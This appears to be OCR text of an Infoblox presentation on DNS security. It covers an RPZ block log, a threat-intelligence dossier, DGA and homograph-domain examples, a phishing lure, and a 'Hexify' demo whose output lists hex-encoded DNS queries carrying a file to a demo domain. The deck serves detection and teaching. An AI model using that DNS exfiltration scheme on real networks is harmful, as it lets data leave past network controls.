2016-09-14 20:15:16 BST	daemon	INFO	named[9967]	CEF:0|Infoblox|NIOS|7.3.6-335725|RPZ-QNAME|NXDOMAIN|7|app=DNS dst=10.60.136.10 src=10.60.136.200 spt=49167 view=_default qtype=A msg="rpz QNAME NXDOMAIN rewrite zv6tu24.top [A] via zv6tu24.top.local"

 |

Infoblox

Assess the problem…

Search Dossier | Resources | Export JSON | Feedback

pay04621.com ⚠

Reported by FarsightSecurity, Infoblox, and SURBL

First Reported on 7/17/2018 by SURBL

Last Reported on 7/20/2018 by Infoblox

Last URL AV Detection on 7/23/2018

Last File AV Detection on 7/23/2018

This Record Contains:

URL Count: 6 ⚠

IP Count: 1

Positive File Detections: 1 ⚠

This Record Also Contains:

Indicator Info, Timeline, Contacts, and Domain Info


Indicator Information

Export

DATA PROVIDER	PROPERTY	FIRST REPORTED DATE	LAST REPORTED DATE	EXPIRATION DATE	STATUS	FEED NAME
Infoblox	Phishing_Generic	7/19/2018	7/20/2018	8/19/2018	Active	AntiMalware
Infoblox	MalwareDownload_Mal…	7/19/2018	7/20/2018	8/19/2018	Active	AntiMalware
FarsightSecurity	Policy_NewlyObserved…	7/17/2018	7/17/2018		Inactive	
SURBL	Policy_NewlyObserved…	7/17/2018	7/17/2018		Inactive	SURBL_Fresh

1

Security Ecosystem Integrations



Other examples:
ServiceNow, Tufin, ProofPoint, PAN, Fortinet

 |

Infoblox

Test your network

Infoblox

Data Exfiltration Demo Portal

Piotr Glaska

- How Data Exfiltration Works
- Terms and Conditions
- Data Exfiltration Tools
- Data Infiltration Tools
- Fast Flux and DGA
- End Customer's Access

Infoblox's Data Exfiltration Tools

Tools description | DNS Text Decoder | DNS Script Decoder | Hexify | Transferred Files/Messages

Hexify

Warning! This tool will export data from your local machine to this server over DNS. **Please do not send confidential data!**

Hexify - This tool, basically just an HTML page, will call a graphic from a webserver. The catch is that the web browser MUST first do a DNS lookup to get the file. Hence, your browser is exfiltrating data over DNS. If you have a Web Proxy, then your Web Proxy is exfiltrating data over DNS.

Select a file | View the file

Name	Size	Est. Upload Time	Sent Chunks	Received Chunks	Lost Chunks
mcafee.svg	8166 bytes	27.42 sec	264/264	264/264	0/264


6d63616665652e737667.1.9v3s00.svg.264.stop.hex.4133035670.dexto.me
2f673e0d0a3c2f7376673e0d0a.264.9v3s00.hex.4133035670.dexto.me
2c33382e372031352e352c33312e37200909222f3e0d0a093c2f673e0d0a3c.263.9v3s00.hex.4133035670.dexto.me
372e322031352e352c31302e322033312c332033312c33312e352031352e35.262.9v3s00.hex.4133035670.dexto.me
6e74733d2232342e372c32372e342032342e372c31322e392031352e352c31.261.9v3s00.hex.4133035670.dexto.me
222f3e0d0a09093c706f6c79676f6e20636c6173733d227374312220706f69.260.9v3s00.hex.4133035670.dexto.me
3320302c33312e352031352e352c33382e372031352e352c33312e37200909.259.9v3s00.hex.4133035670.dexto.me
362e342c31322e392031352e352c31372e322031352e352c31302e3220302c.258.9v3s00.hex.4133035670.dexto.me
6e20636c6173733d227374302220706f696e74733d22362e342c32372e3420.257.9v3s00.hex.4133035670.dexto.me

 |

Infoblox

Ask for DNS-based Security Workshop

How DNS is used by malware?



Newly Observed Domains (NODs)

Adding NODs into your strategy is a game changer…..

- Block that Phishing domain before its campaign even starts
- Prevent communication to C2 domains before they become widely known
- Leverage NODs for enhanced Spam Filtering


- **SURBL Fresh** – data from registrars (newly registered domains)
- **Farsight NOD** – data from passive DNS (newly observed domains)

DGA – Domain Generation Algorithm

An algorithm producing Command & Control (C2) rer
points dynamically

For example: every day malware connects to time-ba
FQDN: *<month>-<day>-<year>.com*
ie. on December 24, 2017 malware connects to 2017

Example Family	Example Domain
DirCrypt	vlbqryjd.com
Bamital	b83ed4877eec1997fcc39b7ae590007a.info
CCleaner	ab6d54340c1a.com



lookalike domains


Used in homograph attacks like Beta Bot Trojan - adobe[.]com
apple.com (the Cyrillic version)
apple.com (the Latin version)

LOT Polish Airlines rozdaje 2 darmowe bilety z okazji 89. rocznicy. Uzyskaj bezpłatne bilety na: http://www.lot.com/ .

Dictionary DGA Detection


walkroad.net
walk + road

roadlift.net
road + lift



walklift.net.
bothfive.net.
facegoes.net.

Words are used repeatedly!



DGA words connect differently!

 |

Infoblox®

SECURITY. IT'S IN OUR DNS™

Piotr Głaska
pglaska@infoblox.com
+48 607 038 557